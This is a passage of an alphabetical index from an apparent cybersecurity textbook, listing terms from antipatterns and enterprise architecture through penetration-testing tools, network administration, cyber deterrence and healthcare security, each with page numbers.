  p0owned, 227–228
  Python, 298–300
boundary protection, 308
Brasero, 70, 104
breakouts, Minipatterns for Problem Solving Meetings, 55–56
bridged mode, VMware, 78
British Ministry of Defense Architecture Framework (MoDAF), 43
browsers, 21, 29, 190, 224–225
`brute.bat`, 133
`btN-customize`, 106
buffer overflows, 166–167, 171
`BUILD`, 105
Burp Suite, 149
Business Question Analysis, Zachman Framework, 43, 44–45

C

C2. *See* command and control
CA. *See* certificate authorities
C&A. *See* Certification and Accreditation
Cain & Abel, 181–182
Caine, 179
Can't Patch Dumb, 21–23, 254
CANVAS, 171
Canvas, 81
`capture.cap`, 152
Cards on the Wall. *See* Hierarchy Formation
Carrier Sense Multiple Access/Collision Detection (CSMA/CD), 66
`cat`, 124
CAT 5 wire, 64
Causes, Symptoms, and Consequences, 19, 22, 24, 26, 27–28, 30, 32, 33
CBA. *See* Cost Benefits Analysis
`cd`, 91
CDs, network administration, 69–71
Center for Internet Security (CIS), 73, 154, 270
Center for Strategic and International Studies (CSIS), 10, 242–261
`centos.org`, 68
CERT. *See* Computer Emergency Readiness Team
certificate authorities (CA), 275
Certification and Accreditation (C&A), 7
Certified Information System Security Professional (CISSP), 10
CGI. *See* common gateway interface
`check`, 169
Chief Information Security Officer (CISO), 159, 162, 308
China, 278, 284
`chroot`, 106
CIDR. *See* Classless Inter-Domain Routing
CIFS. *See* Common Internet File System
`cirt.net/passwords`, 235
CIS. *See* Center for Internet Security
CISO. *See* Chief Information Security Officer
CISSP. *See* Certified Information System Security Professional
`-cl`, 126
`clamav.net`, 74
Classifying the Primitives by Zachman Column. *See* Business Question Analysis
Classless Inter-Domain Routing (CIDR), 75, 76, 78
CLI. *See* command line interface
cloud, 261–267
  governance, 266–267
  mashups, 265–266
  QA, 266–267
  technology maturity, 266
CMDB. *See* Configuration Management Database
CNA. *See* computer network attack
CNCI. *See* Comprehensive National Cybersecurity Initiative
CND. *See* Cyber Network Defense
CNO. *See* Computer Network Operations
CNSS. *See* Committee on National Security Systems
COBIT. *See* Control Objectives for Information and Related Technology
columns, 39, 40
`command()`, 299
command and control (C2), 291
command injection attacks, 167
command line interface (CLI), 130–133
Committee on National Security Systems (CNSS), 8, 154
Committee on Sponsoring Organizations (COSO), 34
common control, 308
common gateway interface (CGI), 159
Common Internet File System (CIFS), 91, 105
Common Unix Printing System (CUPS), 88
Common Vulnerabilities and Exposures (CVE), 156, 168
compensating security controls, 308
composite models, columns, 40
Comprehensive National Cybersecurity Initiative (CNCI), 279–280
computation clouds, 261
Computer Emergency Readiness Team (CERT), 24–25, 156, 246–247, 260
computer network attack (CNA), 280
Computer Network Operations (CNO), 280
confidentiality, 17, 160, 308
`config t`, 212
configuration control, 246, 308
Configuration Management Database (CMDB), 244
Configuration Tool, NTFS, 110
Congestion Windows Reduced (CWR), 123
`connect.bat`, 173
continuous antivirus, 72
continuous cyber investigation, 193–195
Control Objectives for Information and Related Technology (COBIT), 34, 41, 141
controlled area, 308
CopyBot, 229
Core Impact, 80
COSO. *See* Committee on Sponsoring Organizations
Cost Benefits Analysis (CBA), 267
Council of Europe's Convention on Cybercrime, 284

countermeasures, 308
`countryipblocks.net`, 72
`CR`, 92
Cracking the Perimeter (CTP), 12
Critical Patch Updates, Oracle, 156
Critical Security Controls, 242–261
`cron`, 200
Cross-Site Request Forgery (XSRF), 177
cross-site scripting (XSS), 31, 32, 63, 175–177, 254
CSIS. *See* Center for Strategic and International Studies
CSMA/CD. *See* Carrier Sense Multiple Access/Collision Detection
CTP. *See* Cracking the Perimeter
CTPs. *See* Functional and Certification Test Plans
CUPS. *See* Common Unix Printing System
`cut`, 150
CVE. *See* Common Vulnerabilities and Exposures
CWR. *See* Congestion Windows Reduced
cyber attacks, 166–170, 211–214. *See also specific types*
  healthcare information, 272–273
  OS, 250
cyber deterrence, 277–305
  benchmarks, 300–301
  CNCI, 279–280
  DDoS, 294
  deterministic models, 302–303
  reference architecture, 290–291
  solution architecture, 291–296
  treaties, 284–286
cyber investigation, 191–197, 210–211
Cyber Network Defense (CND), 189–216, 280
cyber retaliation, 278, 282, 286, 287, 289
Cyber Shockwave, 284, 285, 287
cyber warfare. *See* cyber deterrence
Cyberdeterrence and Cyberwar (Libicki), 287
CyberGuardian, 10

D

Data Alteration and Destruction, 259
data carving, 207
data clouds, 261
Data Execution Prevention (DEP), 245
data exfiltration, 183, 248, 249, 259–260
Data Link Layer (Layer 2), 27, 116, 118–119
Data Loss via Undetected Exfiltration, 259–260
data security standard (DSS), 141
Database Security Specialist, 13
`daycap`, 199–200
DC3. *See* Defense Cyber Crime Center
DCITA. *See* Defense Cyber Investigations Training Academy
DDoS. *See* distributed denial of service
`*.deb`, 81, 105
Debian, 68, 81
default gateway, 76
default passwords, 235–236
Defense Cyber Crime Center (DC3), 11
Defense Cyber Investigations Training Academy (DCITA), 11
defense in depth, 28, 308
Defense Information Systems Agency (DISA), 154–155
`def__init__`, 135
demilitarized zone (DMZ), 28, 243, 244, 248, 256
DEP. *See* Data Execution Prevention
Department of Defense (DoD), 10, 287
Department of Defense Architecture Framework (DoDAF), 42
`df`, 83
DHCP. *See* Dynamic Host Configuration Protocol
`dig`, 148, 292
Digital Subscriber Line (DSL), 66
Digital Video Interface (DVI), 64
DISA. *See* Defense Information Systems Agency
DISA.mil, 8
Disk Management, Windows, 90, 93
disks
  formatting, 93–94
  installation, 89–90
  partitioning, 107–108
distributed denial of service (DDoS), 277, 278, 294
distributed parallel scanning, 302–303
distributed serial scanning, 302
`dist-upgrade`, 106
DLL. *See* Dynamic Link Library
`dmesg`, 83, 90
`*.dmg`, 82
DMZ. *See* demilitarized zone
DNS. *See* Domain Name System
Document Analysis. *See* Document Mining
Document Mining, 43, 45–46
document-driven certification, 7
DoD. *See* Department of Defense
DoDAF. *See* Department of Defense Architecture Framework
Domain Name System (DNS), 29, 76, 77, 87, 117, 148, 178, 256
  CANVAS, 171
  cyber deterrence, 295
  ICMP headers, 120–121
  `-nn`, 208
  Solaris, 88–89
domain transfer, 148
DoubleClick, 190
`dpkg`, 81, 105, 157

DR Rootkit, 294
drive-by malware, 21, 29, 166, 184, 224–225, 244–246
DSL. *See* Digital Subscriber Line
DSS. *See* data security standard (DSS)
DVDs, network administration, 69–71
DVI. *See* Digital Video Interface
Dynamic Host Configuration Protocol (DHCP), 27, 75, 76, 77, 244
dynamic IP, 75
Dynamic Link Library (DLL), 169

E

`e2fsck`, 109
EA. *See* Enterprise Architecture
EASESUS Disk Copy, 92
ECE. *See* Explicit Congestion Echo
`echo`, 127, 131
eEye, 8
  Retina, 30, 155, 194
EHR. *See* Electronic Health Records
Electronic Health Records (EHR), 269
Elevation of Privilege (EOP), 22
e-mail, 225–226, 237, 294
EMET. *See* Enhanced Mitigation Experience Toolkit
EMP. *See* Enterprise Marketplaces
`enable`, 198, 212
Encase, Guidance Software, 179
Encrypting File System, NTFS, 108
Enhanced Mitigation Experience Toolkit (EMET), Windows, 245
Enterprise Architecture (EA), 41, 255–256
Enterprise Architecture Planning (Spewak), 43
Enterprise Marketplaces (EMP), 267
Enterprise Workshop, Zachman Framework, 44, 52–53
entrenchment, 184
entropy-based malware detection, 7
enumeration, Linux, 179
`EOF`, 149
EOP. *See* Elevation of Privilege
error messages, GHDB, 146
Estonia, 278
ESXi, 62, 64, 71, 78–79, 83, 86
`/etc`, 88
`/etc/passwd`, 86
Ethernet, 66
Europe, cyber deterrence, 284
`EVENTVWR.msc`, 193
Explicit Congestion Echo (ECE), 123
`exploit`, 170
EXT2, 90, 94
EXT3, 90
external information system, 309
external networks, 17, 66, 309

F

failover, 309
false positives and negatives, 151
`fast-track.py`, 106
FAT32, 89
`fdisk`, 83, 90, 94, 107
`fedoraproject.org`, 68
FIFO. *See* first-in first-out
files, network management, 90–92
`file.text`, 172
FIN (Finalize), 123
`find`, 131
fingerprinting, 155–159, 171, 196
FireEye, 6–7
Firefox, 22–23, 224–225
firewalls, 88, 97, 172, 194, 195, 197, 212, 252
  HBS, 71, 72–73
  large enterprises, 245
  network administration, 94–97
  testing, 151
first-in first-out (FIFO), 173
`for`, 126, 132, 134, 136, 299
`for /F`, 132–133
`for /L`, 131–132
forensics, 6–7
Forensics Toolkit (FTK), 179
`free.avg.com`, 74
`fsck`, 109
FTK. *See* Forensics Toolkit
full cyber antipattern template, 19–20
full packet capture overnight, 194
Functional and Certification Test Plans (CTPs), 161

G

`gawk`, 150, 192–193
GECOS, 181
Georgia, 278
`get`, 91
GHDB. *See* Google Hacking Data Base
Ghostnet, 282
`giac.org`, 150
Global Information Grid, 9
Global System for Mobile Communications (GSM), 27
Gnome, 68
Google, 22, 144–147, 230, 300
Google Hacking Data Base (GHDB), 145–147
`googleguide.com`, 144
governance, cloud, 266–267
`grep`, 149, 169
`grep -v grep`, 199
griefers, 229
`grub`, 94
GSM. *See* Global System for Mobile Communications

guard, 224–225, 309
Guidance Software, 179
`gzip`, 82

H
`%h`, 132
`%%h`, 132
Hackaday, 210
Hacker Defender, 294
hacking naked, 151
Hard on the Outside, Gooey in the Middle, 28–30, 256, 271
hardware installation, 64–66
hash functions, 7
hash grabbing, 171, 177–179
HBS. *See* host-based security
HBSS. *See* Host-Based Security System
`head`, 150
`headcap`, 201–202
Health Insurance Portability and Accountability Act (HIPAA), 265, 270
healthcare information, 269–276
  authentication and access control, 274–275
  Hard on the Outside, Gooey in the Middle, 271
  passwords, 274–275
  privacy, 269, 272
  risk assessment, 270–271
Helix, 179
`hexedit.com`, 153
hidden files, 184
Hierarchy Formation, 44, 46–52
Hilbert, Martin, 261
HIPAA. *See* Health Insurance Portability and Accountability Act
Home Feed, 157
honeynets, 291, 294
honeypots, 6–7, 63, 71, 163
horizontal forces, antipatterns, 16
`host`, 148
host-based security (HBS), 71–73, 194, 245
Host-Based Security System (HBSS), 28, 30
`hostcap`, 202–203
host-only mode, VMware, 78
`hping3`, 152
HTML. *See* HyperText Markup Language
HTTP. *See* HyperText Transfer Protocol
`-HUP`, 89
hybrid security control, 309
hyperlinks, 132
HyperText Markup Language (HTML), 31, 87, 166
HyperText Transfer Protocol (HTTP), 29, 97, 117

I
IA. *See* information assurance
`iana.org`, 148
IATT. *See* Initial Authority to Test
`icann.org`, 148
ICMP. *See* Internet Control Message Protocol
IDE. *See* Integrated Drive Electronics
identity-based access control, 309
IDS. *See* Intrusion Detection System
IEEE. *See* Institute of Electrical and Electronics Engineers
`if`, 127
`ifup`, 77
Immunity, DR Rootkit, 294
IMPACT, 111–112, 170–171
impact analysis, large enterprises, 258
`in2out`, 96
incident, 224, 242, 244, 260, 278, 309
indexes, cloud, 265
`index.html`, 78
industrial control system, 309
information assurance (IA), 140
information owner, 309
information security, 7, 271, 309
information security policy, 309
information security program plan, 310
Information Security Systems Engineer (ISSE), 159
information system security officer, 310
Information Technology and Infrastructure Library (ITIL), 260
infrastructure clouds, 262
Initial Authority to Test (IATT), CISO, 162
Institute of Electrical and Electronics Engineers (IEEE), 43, 117
Integrated Drive Electronics (IDE), 89
integrity, 17, 160, 310
`interactive(-1)`, 169
interactive voice response (IVR), 67
internal networks, 3, 66, 194, 243, 252, 256, 310
Internal Pivot from Compromised Machines, large enterprises, 247–248, 253
International Standards Organization (ISO), 103, 116
Internet Control Message Protocol (ICMP), 117, 120–121, 127
Internet Protocol (IP), 27, 66, 121, 124, 129, 149, 166, 194, 203, 243–244
  ARP, 119
  CND, 190
  default gateway, 76
  firewall, 212
  headers, 120
  LAN, 75

  Linux, 77
  SSH, 96
  versions, 75, 117
  white lists, 255
Internet Request for Comments, 27
Internet Service Provider (ISP), 151–152
Intrusion Detection System (IDS), 26, 28, 146, 190, 192, 194, 255
  buffer overflows, 166
  Hard on the Outside, Gooey in the Middle, 30
  HBS, 72
Intrusion Prevention Systems (IPS), 26, 28, 30, 72–73, 255
IP. *See* Internet Protocol
IP Television (IPTV), 117
`ipconfig`, 77
`iporgcap`, 205
IPS. *See* Intrusion Prevention Systems
IPTV. *See* IP Television
ISO. *See* International Standards Organization
ISP. *See* Internet Service Provider
ISSE. *See* Information Security Systems Engineer
iterative/incremental testing, 142
ITIL. *See* Information Technology and Infrastructure Library
IVR. *See* interactive voice response

J

Java Server Pages (JSP), 133
JavaScript, 133
John the Ripper, 181
JSP. *See* Java Server Pages
judicial process, healthcare information, 272

K

Karma, 227
KDE, 68
kernel-level rootkits, 185
key logger, 29, 275
Keyboard Video Mouse (KVM), 65–66
keyword searches, 145
`kill`, 83, 89
`killcap`, 199
Known Exceptions, 20, 24, 30, 33
Kugler, R., 287–288
KVM. *See* Keyboard Video Mouse

L

Lack of Logging and Log Reviews, large enterprises, 256–257, 261
Lack of Risk Assessment and Data Protection, large enterprises, 256, 257–259
`lacnic.net`, 148
LAN. *See* local area network
LANMAN, 179, 181
laptops, 220–222
large enterprises, 241–268
  CERT, 246–247, 260
  cloud, 261–267
  DMZ, 243, 244
  drive-by malware, 244–246
  EA, 255–256
  IP, 243–244
  NIST, 244, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 259, 260, 261
  risk management, 257–259
  social engineering, 253–254
  wireless networking, 252–253
Large Group Consensus Forming. *See* Enterprise Workshop
Layer 1. *See* Physical Layer
Layer 2. *See* Data Link Layer
Layer 3. *See* Network Layer
Layer 4. *See* Transport Layer
`lcd`, 91
legacy systems, cloud, 263
legalities, cyber deterrence, 284–286
LHOST. *See* local host IP address
Libicki, Martin, 286–287, 289
licenses, 111–112
likelihood determination, 258
`linked:`, 148
Linux, 81–82, 83, 84, 86, 88, 90, 94, 174, 179, 184
  anti-malware, 74
  CDs, 70
  DVDs, 70
  IP harvesting, 149
  network administration, 64, 68–69
  networks, 77–78
  `sleep`, 180
  Ubuntu, 12, 88, 108, 157
`list(-1)`, 169
`listing`, 199
`list.txt`, 130
`lls`, 91
local area network (LAN), 66, 75, 116, 197–200
local host IP address (LHOST), 168
log event capture, 273
log reviews, large enterprises, 256–257
logging, 273–274
login portals, GHDB, 146
Long, Johnny, 145
low impact system, 310
`lpwd`, 91
`ls`, 91

M
MAC. *See* Media Access Control
`mac2unix`, 92
Magic ISO, 70
Malicious Software Removal Tool, Microsoft, 74, 185
malicious websites, antivirus, 21
Maltego, BackTrack, 149
malware, 6, 29, 310. *See also specific types*
  entropy-based detection, 7
  Google, 22
`malwarebytes.org`, 74
`man`, 81
`man ufw`, 88
management controls, 61, 82–83, 310
MAPS. *See* Microsoft Action Pack Solution Provider Subscription
mashups, 265–266
Matrix Mining, 44, 53
McConnell, M., 292
MDSL. *See* Microsoft Security Development Lifecycle
media, 273, 310. *See also specific types*
Media Access Control (MAC), 66, 75, 116, 119, 244
memory sticks, Universal Serial Bus (USB), 21
meta-characters, 167
metadata, 265
Metasploit, 167–169, 182
Meterpreter, 169–170
micro-antipattern templates, 18
Microsoft
  Malicious Software Removal Tool, 74, 185
  Security Advisories and Bulletins, 156
  Security Bulletins, 168
Microsoft Action Pack Solution Provider Subscription (MAPS), 67
Microsoft Developer Network (MSDN), 67
Microsoft Management Console (MMC), 82
Microsoft Office, 80, 235
Microsoft Security Development Lifecycle (MDSL), 22
Microsoft Windows. *See* Windows
Minipatterns for Problem Solving Meetings, 55–56
MITRE, Common Vulnerabilities and Exposures (CVE), 156, 168
MMC. *See* Microsoft Management Console
mobile code technologies, 310
mobile devices, 220–222
MoDAF. *See* British Ministry of Defense Architecture Framework
moderate impact system, 310
`mount`, 83, 90, 91
MSDN. *See* Microsoft Developer Network
multifactor authentication, 311
multi-threading, 135, 297–298

N
name servers, 76
NAS. *See* network attached storage
NAT. *See* network address translation
National Institute of Standards and Technology (NIST), 8–9, 154
  cloud, 264
  large enterprises, 244, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 259, 260, 261
  SP, 40
National Security Goals (NSG), 280, 281
Nationwide Health Information Network (NwHIN), 273
NATO. *See* North Atlantic Treaty Organization
`nbtstat`, 77
need-to-know, healthcare information, 271
Nessus, 30, 157–158
`net use`, 82, 83, 132, 133
`netcat`, 128–129, 158, 172–175, 292
Netminer, 207
`netsh`, 82
`netstat`, 82, 83, 88
`network`, 127
network address translation (NAT), 29, 75, 78
network attached storage (NAS), 261
Network Device Specialist, 13
Network Interface Card (NIC), 64, 66, 75
Network Layer (Layer 3), 27, 116
network operating centers (NOC), 25, 244
network segment. *See* local area network
network vulnerability information, GHDB, 146
networks, 311
  administration, 61–101
    archiving, 80–82
    backups, 92–93
    disk formatting, 93–94
    firewall, 94–97
    licensing, 111–112
    OS, 67–69
    privileges, 62–63
    remote login, 83–85
    root accounts, 62–64
    small businesses, 236–237
    users, 85–87
  discovery, DHCP, 76
  Linux, 77–78
  management, 87–90
  monitoring, 197–200
  penetration testing, 167–170
  programming
    bash, 124–130
    Windows CLI, 130–133

  protocols, 115–137
  scanning, testing methodology, 150–153
  sniffers, 152
  theory and practice, 116
  VMware, 78–79
  Windows, 63, 67–68, 76–77
Networks Always Play By the Rules, 26–28, 253
Never Read the Logs, 25–26, 248, 261
New Technology File System (NTFS), 89, 93, 108, 110
NeXpose, Rapid7, 30
`ngrep`, 193
NIC. *See* Network Interface Card
Nikto, 158–159
NIST. *See* National Institute of Standards and Technology
`nmap`, 151, 152, 196, 292
Nmap Scripting Engine (NSE), 157
No Time for Security, 32–34, 250–251, 255
NOC. *See* network operating centers
Nominal Group Technique, Zachman Framework, 54
nonrepudiation, 273–274, 311
no-operation (NOOP), 190
North Atlantic Treaty Organization (NATO), 42
Northrop Grumman, 282
NoScript, Firefox, 22–23, 224–225
NSE. *See* Nmap Scripting Engine
NSG. *See* National Security Goals
`nslookup`, 77, 78, 292
`ntbtstat`, 82
NTFS. *See* New Technology File System
NwHIN. *See* Nationwide Health Information Network

O

`object-group`, 213
`offensive-security.com`, 105
Office of Naval Intelligence, 154–155
O&M. *See* operations and maintenance
Omniture, 190
on-demand antivirus, 72
ONI.mil, 8
online shopping, 147, 226–227
The Open Group Architecture Framework (TOGAF), 42
Open Services Ports, 249
Open Source Security Testing Methodology Manual, 144
open source tools, 195
Open Systems Interconnect (OSI), 116
Open Virtual Appliance (OVA), 98, 99
Open Virtualization Format (OVF), 99
Open Web Application Security Project (OWASP), 144
`opendns.com`, 148
OpenSim, 229
`opensuse.org`, 68
OpenVAS, 157, 158
`openwall.com`, 181
operating system (OS), 67–69, 234, 250. *See also* BackTrack
  antipatterns, 23
  Apple Macintosh, 220
  buffer overflows, 166
  licenses, 111
  network administration, 67–69
  patch management, 222, 246, 249
  sleep, 221
Operating System Security Specialist, 13
operational controls, 311
operations and maintenance (O&M), 263
OR, Boolean operator, 145
Oracle, 156
organizational user, 311
`orgcap`, 204
OS. *See* operating system
OSI. *See* Open Systems Interconnect
OSSEC, 194
OVA. *See* Open Virtual Appliance
OVF. *See* Open Virtualization Format
OWASP. *See* Open Web Application Security Project

P

`packet.cap`, 153
packets, 29, 152–153, 207
PAE. *See* Physical Address Extension
PAM. *See* Pluggable Authentication Module
parallel scanning, cyber deterrence, 281, 291, 302, 305
Paros Proxy, 176–177
partitioning, disks, 107–108
passphrase, 223
`pass.txt, for`, 132
`passwd`, 83
password cracking, 179–182, 223
passwords, 146, 180, 223, 235–236, 274–275
patch management, 72, 73, 156, 222–223, 234, 246, 249
`paterva.com`, 149
A Pattern Language (Alexander), 15
`pauldotcom.com`, 151
payment card industry (PCI), 7, 141, 237, 271
PCs, 220–222
penetration testing, 106, 110–111, 140, 141, 165–187, 291, 311
Penetration Testing Framework (PTF), 144, 179, 182, 192
People's Republic of China, 278
periodic policy scanning, HBS, 72
Perl, 133, 134, 148

perpetual licenses, 111
PGP. *See* Pretty Good Privacy
`pgrep`, 89
PHI. *See* Protected Health Information
phishing, 29, 166, 184, 226, 253
Physical Address Extension (PAE), BackTrack, 104
Physical Layer (Layer 1), 116
`ping`, 77, 78, 126, 127, 131, 134
Pivot from DMZ to Internal Systems, 248
`pkginfo`, Solaris, 153
PKI. *See* public key infrastructure
Plan of Actions and Milestones (POAM), 155, 160–161, 311
Pluggable Authentication Module (PAM), 180
POAM. *See* Plan of Actions and Milestones
policy scanning, testing methodology, 153–155
policy-driven security certifications, antipatterns, 10
Polymorphic Exploitation and Exfiltration, 248, 249
Poor Incident Response - APT, large enterprises, 260–261
POP. *See* Post Office Protocol
`popen`, 134
ports, 150–153, 197
Post Office Protocol (POP), 87, 118
potential impact, 258, 311
pOwned, 227–228
`prefix.txt`, 149
pretexting, 253
Pretty Good Privacy (PGP), 178, 179
primal forces, antipatterns, 16
primitive models, columns, 40
privacy, 230, 269, 272
privacy impact assessment, 311
privileges, 62–64, 182, 212, 248, 312
Protected Health Information (PHI), 259, 270
protocols, 115–137. *See also specific protocols*
provisioning, cloud, 263
`ps`, 83
`pscap`, 200
PSH (PUSH), 123
PTF. *See* Penetration Testing Framework
public key infrastructure (PKI), 179, 275
Push. *See* PSH
`put`, 91
`pwd`, 91
Python, 133–136, 178, 296–300

Q

QOS. *See* Quality of Service
quality of assurance (QA), 266–267
Quality of Service (QOS), 17, 123
Quantcast, 190, 210

R

rainbow tables, 181
random access memory (RAM), 104, 107
ransomware, 227
Rapid7, NeXpose, 30
RBAC. *See* role-based access control
`rcheck`, 169
`rdesktop`, 84
RDP. *See* Remote Desktop Protocol
real-time integrity checking, HBS, 72, 73
`--reason`, 151
reciprocity, 312
reconnaissance, testing methodology, 144–150
Red Hat, 68, 81
Red Team, 11–12, 312
Refactored Solution and Examples, 26, 28, 30, 32, 33–34
Refactored Solution Names, 19, 27, 30, 32
refactored solutions, 10–13, 16, 18
Refactored Solutions and Examples, 20, 22, 24–25
reference architecture, cyber deterrence, 290–291
Reference Model for Open Distributed Processing (RM-ODP), 43, 116
Related Solutions, 20, 22–23, 25, 28, 32
remote access, 82, 85, 152, 312
Remote Desktop Protocol (RDP), 84, 147, 174
remote host IP address (RHOST), 168
remote login, network administration, 83–85
removable media, 17, 250, 312
`removeyourname.com`, 220
reputation-based signatures, malware detection, 6
Reset. *See* RST
`resize2fs`, 109
`results`, 299
Retina, eEye, 30, 155, 194
Reverse Engineering Malware Specialist, 13
Review Meeting. *See* Enterprise Workshop
RHOST. *See* remote host IP address
`ripe.net`, 148
risk, 139–140
  assessment, 160, 258, 270–271, 312
  cloud, 264
  management, 257–259, 313
risk executive, Zachman Framework, 40–41
RJ-45 connectors, 64
RM-ODP. *See* Reference Model for Open Distributed Processing
`robots.txt`, 147
ROE. *See* rules of engagement
role-based access control (RBAC), 274, 313
`root`, 86
root accounts, 62–64

`/root/BUILD`, 105, 106
rootkits, 72, 73, 184–185
`/root/OVERNIGHT.cap`, 200
routers, 66
rows, Zachman Framework, 40, 42–43
`*.rpm`, 81
`RS`, 202
RST (Reset), 123
rules of engagement (ROE), 160, 161, 165
`run ()`, 299

S

safeguards, 30, 313
`safer-networking.org`, 74
SAM. *See* Security Accounts Manager
SAN. *See* Storage Area Network
sanitization, 313
SANS Institute, 9, 10–13, 280, 281
`sans.org`, 150, 172
SAP. *See* Security Assessment Plan
Sarbanes Oxley Act, 34, 271
SATA. *See* Serial Advanced Technology Attachment
Saudi Arabia, 287
Sawmill, 193
`sc`, 83
SCADA. *See* Supervisory Control and Data Acquisition
Scanning Enterprise IP Address Range, 250
scareware, 227
SCCM. *See* Security Controls Compliance Matrix
scheduled antivirus, 72
Schmitt Analysis, 283
SCP. *See* secure copy
scripting. *See also* cross-site scripting
  cyber deterrence, 291–292
Second Life (SL), 229–230
SECSCAN, 154–155
secure copy (SCP), SSH, 92
Secure File Transfer Protocol (SFTP), 84, 87, 91, 174
Secure Shell (SSH), 84, 91, 92, 96, 174
Secure Socket Layer (SSL), 87, 97, 117, 227
Security Accounts Manager (SAM), 178
Security Advisories and Bulletins, Microsoft, 156
security alerts, 236
security architecture, 5
Security Assessment Plan (SAP), 160, 161
security attribute, 313
Security Bulletins, Microsoft, 168
security control assessment, 313
security control baseline, 313
security control enhancements, 313
security control inheritance, 314
security controls, 8, 242, 314
security controls audit, 141
Security Controls Compliance Matrix (SCCM), 160, 161
security domain, 10, 17, 163, 314
Security Event Information Management (SEIM), 255
security impact analysis, 258, 292, 314
security relevant information, 314
Security Technical Implementation Guides (STIG), 155
SEED Labs, 12, 75, 97, 120, 121, 124, 171, 182
SEIM. *See* Security Event Information Management
`SELECT`, SQL injection attacks, 176
`self.ip`, 135
Sender Policy Framework (SPF), 255
sensitive directories, GHDB, 147
Sensitive Online Information, GHDB, 146
Serial Advanced Technology Attachment (SATA), 89
serial scanning, cyber deterrence, 302
Server Message Block (SMB), 91
servers, GHDB, 147
services, network management, 87–89
`sessions`, 169
`set`, 133
SFTP. *See* Secure File Transfer Protocol
`sharing`, 104
`Show options`, 168, 170
`Show payloads`, 170
`show run`, 198
`Show targets`, 170
signature-based malware detection, antipatterns, 6
sign-on solution (SSO), 275
Simple Mail Transfer Protocol (SMTP), 87, 117, 178
SIOCADDRT error, 88
`site:`, 148
SL. *See* Second Life
sleep, 180, 221
small businesses, 233–239
  anti-malware, 234
  applications, 235
  backups, 236
  e-mail, 237
  network administration, 236–237
  passwords, 235–236
  patch management, 234
  PCI, 237
  wireless networking, 237–238
Smart Grid, 31
SMB. *See* Server Message Block
SMEs. *See* subject matter experts

SMTP. *See* Simple Mail Transfer Protocol
`snif.cron`, 199
sniffers, 152–153, 192
`snmpwalk`, 179
Snort, 146, 192, 198
`snortcap`, 201
social engineering, 226, 253–254, 271, 294
social media, 228–229
social networking, healthcare information, 273
Solaris, 69, 78–79, 82, 88–89, 153
Solution Architecture for Cyber Deterrence, 280, 281, 291–296
`sort`, 124
`sorted.txt`, 130
SP. *See* Special Publications
spam, 225–226, 314
SPAN. *See* Switched Port Analyzer
`spawnboat`, 298–299
spear phishing, 184, 275
Special Publications (SP), NIST, 40
Spewak, Stephen, 43
SPF. *See* Sender Policy Framework
Sphere console, ESXi, 83
Spit Wads. *See* Nominal Group Technique
spoofing, 255, 295
Spybot S&D, 74
spyware, 21, 29, 71, 72, 190–191, 212, 314
SQL. *See* Structured Query Language
SQL injection attacks, 167, 175–177
SRR. *See* System Readiness Review
SSH. *See* Secure Shell
SSL. *See* Secure Socket Layer
SSO. *See* sign-on solution
SSP. *See* System Security Plan
`statcap`, 202
static IP, 75, 76, 79
STIG. *See* Security Technical Implementation Guides
storage, media, 273
Storage Area Network (SAN), 28
storage area network (SAN), 261
Storm, 282
stovepipe widgets, cloud, 263
Structured Query Language (SQL), 167
`stunnel`, BackTrack, 152
sub rosa, cyber retaliation, 287
subject matter experts (SMEs), 43, 45, 159
subnet. *See* local area network
Supervisory Control and Data Acquisition (SCADA), 31, 309
Surf IDS, 291
`sweep`, bash, 126
`sweep.bat`, 132
Switched Port Analyzer (SPAN), firewalls, 195, 197
switches, 66
Symantec, reputation-based signatures, 6
SYN (Synchronize), 123, 152
System Forensics Specialist, 13
System Readiness Review (SRR), 154–155
System Security Plan (SSP), 160, 314
`%systemroot%`, 86

T
`tail -f`, 90, 150
tailoring, 33, 229, 273, 286, 314
`*.tar`, 81
`tar`, Solaris, 82
`*.tar.gz`, 81
`taskkill`, 83
TCP. *See* Transmission Control Protocol
`tcpdump`, 152, 193, 208–209
TCP/IP attacks, 120, 121, 124
technical controls, 314
Techniques of Structured Problem Solving (VanGundy), 56
`tee`, 125
Telecommunication Information Networking Architecture Consortium (TINA-C), 43, 116
templates, antipatterns, 18–20
`template.txt`, 211
Temporary Open Ports, large enterprises, 254–255, 256
Tenable, Nessus, 30
Terms of Service, 229, 230
Test Preparation Checklist, 160–161
testing, 142–162. *See also* penetration testing
  antivirus, 151
  fingerprinting, 155–159
  firewalls, 151
  policy scanning, 153–155
  vulnerabilities, 140, 155–159
text log analysis, 200–205
TFTP, services, 87
`Thread`, 135
`threadclass`, 135
threaded scanning, 135, 297–298, 302–303
`threadlist`, `for`, 136
threat assessment, 315
threat source, 258, 315
ThreatFire.com, 7
threats, 140, 258, 315
three-way goal, 269
three-way handshake, 123, 152
time hold renewal license, 112
time limited per instance license, 112
time management, 55–56
time synchronization, 274
time to live (TTL), 120
`timeout`, 180

TINA-C. *See* Telecommunication Information Networking Architecture Consortium
TOGAF. *See* The Open Group Architecture Framework
Torpig, 282
`translate`, 150
Transmission Control Protocol (TCP), 117, 152, 197, 203
  headers, 122–124
  QOS, 123
  TCP/IP attacks, 120, 121, 124
Transport Layer (Layer 4), 116
treaties, 284–286
Tripwire, 30
trust relationships, cloud, 264
trust zones, internal networks, 256
trusted path, 315
Tshark, 193
`tshark.exe`, 207
TTL. *See* time to live
two-factor authentication, 256
types, 72

U

UAC. *See* User Account Control
Ubuntu Linux, 12, 88, 108, 157
`ubuntu.com`, 68
UDP. *See* User Datagram Protocol
`ufw`, 88
`ufw disable`, 88
`umount`, 83
UN. *See* United Nations
Unbalanced Primal Forces, 19, 27, 31, 32
`ungzip`, 82
uniform resource locators (URLs), 148, 177
  GHDB, 146
  hyperlinks, 132
uninterruptable power supply (UPS), 64, 66
`UNION`, 176
United Nations (UN), 283
Universal Root Kit, 294
Universal Serial Bus (USB), 21, 64, 90, 253
University of Tulsa, 12
Unix, 64
Unpatched Applications, 23–25, 244, 246–247, 249
Unpatched Systems, 250
UPS. *See* uninterruptable power supply
URG (Urgent), 123
URLs. *See* uniform resource locators
USB. *See* Universal Serial Bus
User Account Control (UAC), 63
User Datagram Protocol (UDP), 117, 121–122, 197
`useradd`, 83
`userdel`, 83
user-level rootkits, 185
`usermod`, 83
usernames
  GHDB, 146
  hash grabbing, 177–179
users, 219–231, 311
  large enterprise, 255
  network administration, 85–87

V

ValueClick, 190
VanGundy, Arthur, 56
vertical forces, antipatterns, 16
Very Important Person (VIP), 184
VGA. *See* Video Graphics Adapter
Video Graphics Adapter (VGA), 64
VIP. *See* Very Important Person
